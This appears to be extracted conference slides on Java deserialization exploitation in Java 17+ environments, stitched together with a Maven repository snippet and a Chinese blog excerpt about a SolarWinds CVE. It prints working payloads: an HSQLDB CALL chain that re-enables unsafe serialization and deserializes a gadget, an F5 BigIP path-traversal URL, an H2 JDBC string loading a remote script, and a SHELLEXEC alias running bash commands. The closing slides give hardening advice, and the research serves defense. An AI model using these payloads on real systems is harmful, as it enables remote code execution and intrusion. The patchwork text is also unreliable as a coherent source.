Categories	XML Processing
Tags	xml processing
Date	May 04, 2023
Files	pom (384 bytes) jar (3.3 MB) View All
Repositories	Central
Ranking	#349 in MvnRepository (See Top Artifacts) #10 in XML Processing
Used By	1,517 artifacts

Maven Gradle Gradle (Short) Gradle (Kotlin) SBT Ivy Grape Leiningen Buildr

```
<!-- https://mvnrepository.com/artifact/xalan/xalan -->
<dependency>
  <groupId>xalan</groupId>
  <artifactId>xalan</artifactId>
  <version>2.7.3</version>
</dependency>
```

Include comment with link to declaration

"Restoring" CommonsCollections6

Serialization support for unsafe classes in the functor package is disabled by default as this can be exploited for remote code execution attacks.

To re-enable the feature the system property

"org.apache.commons.collections.enableUnsafeSerialization" needs to be set to "true".

https://commons.apache.org/proper/commons-collections/release_3_2_2.html

CVE-2020-5902 (RCE in F5 BigIP)

- URL Filter Bypass allowed Communication with HSQldb Servlet
`https://target/tmui/login.jsp/..;/hsqldb/`
- HSQldb allowed to invoke arbitrary static methods
- Can be used to invoke `System.setProperty()`

CVE-2020-5902

The feature to invoke static Methods in HSQLDB can be used to set a system property and cause the deserialization of an object.

This was "fixed" by the HSQLDB developers in Version 2.7.1.

(CVE-2022-41853)

```
CALL
```

```
"java.lang.System.setProperty"('org.apache.commons.collections.enableUnsafeSerialization','true') +
```

```
"org.apache.commons.lang.SerializationUtils.deserialize"("org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary"('rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/.'))
```

Setting System Properties

- Restoring original behavior by setting system properties is very common
- You can re-enable Remote JNDI Object Factory Loading through this
- Not aware of a native deserialization gadget that allows this, but can be archived using JNDI Object Factories


JDBC Database Connections Sink

- Java allows you to set database connection properties in the connection string.
- JDBC drivers often provide a large attack surface
- Creating an outgoing connection to a database can often provide you RCE or arbitrary file read
- Can be archived through deserialization

RCE through H2

You can find a detailed writeup on our blog.

<https://mogwailabs.de/en/blog/2023/04/look-mama-no-templatesimpl/>



The screenshot shows a web browser window with the URL `mogwailabs.de/en/blog/2023/04/look-mama-no-templatesimpl/`. The page header includes the 'ML' logo and navigation links for SERVICES, RESEARCH, CAREERS, CONTACT, and DE. The main content area features a section titled 'Example: H2 JDBC Driver'. The text explains that H2 is an in-memory database and that exploiting its JDBC connections has a long history. A code block shows a JDBC connection string: `jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://'`. Below this, the text describes H2's 'compiler' feature and how it can be abused for remote code execution. A second code block shows a Java shellcode exploit: `CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io String[] command = {"bash", "-c", cmd}; java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exe return s.hasNext() ? s.next() : ""; } $$; CALL SHELLEXEC('id > /tmp/exploited.txt')`. The page concludes by stating that exploiting H2 connections in a deserialization scenario is not straightforward because `JdbcDataSource` is derived from `TraceObject`.

CVE-2024-0692

The H2 approach was also used to get Remote Code Execution (RCE) in SolarWinds Event Manager

<https://exp10it.io/2024/03/solarwinds-security-event-manager-amf-deserialization-rce-cve-2024-0692/>

SolarWinds Security Event Manager AMF 反序列化 RCE (CVE-2024-0692)

X1r0z included in Java

2024-03-05 2024-12-09 About 5100 words 11 minutes

SolarWinds Security Event Manager AMF 反序列化 RCE (CVE-2024-0692)

CONTENTS

- 前言
- AMF 反序列化
- HikariCP JNDI 注入
- 受限的 JDBC H2 RCE

前言

文章首发于先知社区: <https://xz.aliyun.com/t/14044>

前几天刚推看到 ZDI 发了 SolarWinds Security Event Manager AMF 反序列化 RCE 的通告, 于是准备简单分析一下

<https://www.zerodayinitiative.com/advisories/ZDI-24-215/>

<https://www.solarwinds.com/security-event-manager>

首先说一下拿源码的流程

这个产品在官网就能下载到安装包, 里面是 ova 格式的 Linux 虚拟机, 需要手动导入 VMware

然后翻阅官方文档可以知道, 产品本身提供了 SSH 的功能, 但是 Shell 是一个受限的 cmcshell

```
~ ssh cmc@192.168.30.131
(cmc@192.168.30.131) Password:
Linux swi-sem 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

SolarWinds
Security Event Manager

Last login: Sat Mar 2 23:51:27 2024 from 192.168.30.1
/// SolarWinds Security Event Manager ///
/// management console ///
///

Detected VMware Virtual Platform
Product Support Key: VMG2H-7ZBBN-2B6R-NJXW-FMHFJ-6BV7Y
Available commands:
[ appliance ] Network, System
[ manager ] Upgrade, Debug
[ service ] Restrictions, SSH
[ rawlogs ] Raw logs Configuration/Maintenance
upgrade Upgrade this Appliance
help display this help
exit Exit
cmc >
```

06 Summary

Wrapping Things Up

Summary

- Using Java17+ kills the default RCE sink used by many deserialization gadgets
- Most of the tools that penetration testers are using don't work in this environment
- Exploitation is still possible, but more challenging
- Development is similar to what we see in Memory Corruption Exploits

Summary

- Just using Java17 does not prevent actual exploitation
- Remove native deserialization if possible
- Even if you don't use native deserialization:
Harden your system through Look Ahead Deserialization (JEP 290)
- <https://docs.oracle.com/javase/10/core/serialization-filtering1.htm>

Harden Your Java 17 Environment

- Abusing outgoing JNDI calls will become more common
- You can restrict the allowed ObjectFactories
- You can disable Native Deserialization through JNDI
- <https://www.lise.de/blog/artikel/log4shell-lessons-learned/>

Thank you!

Do you have any questions?

muench@mogwailabs.de

@h0ng10@infosec.exchange

MOGWAI LABS GmbH

Am Steg 3

89231 Neu Ulm | Germany

info@mogwailabs.de

<https://mogwailabs.de>

MOGWAI LABS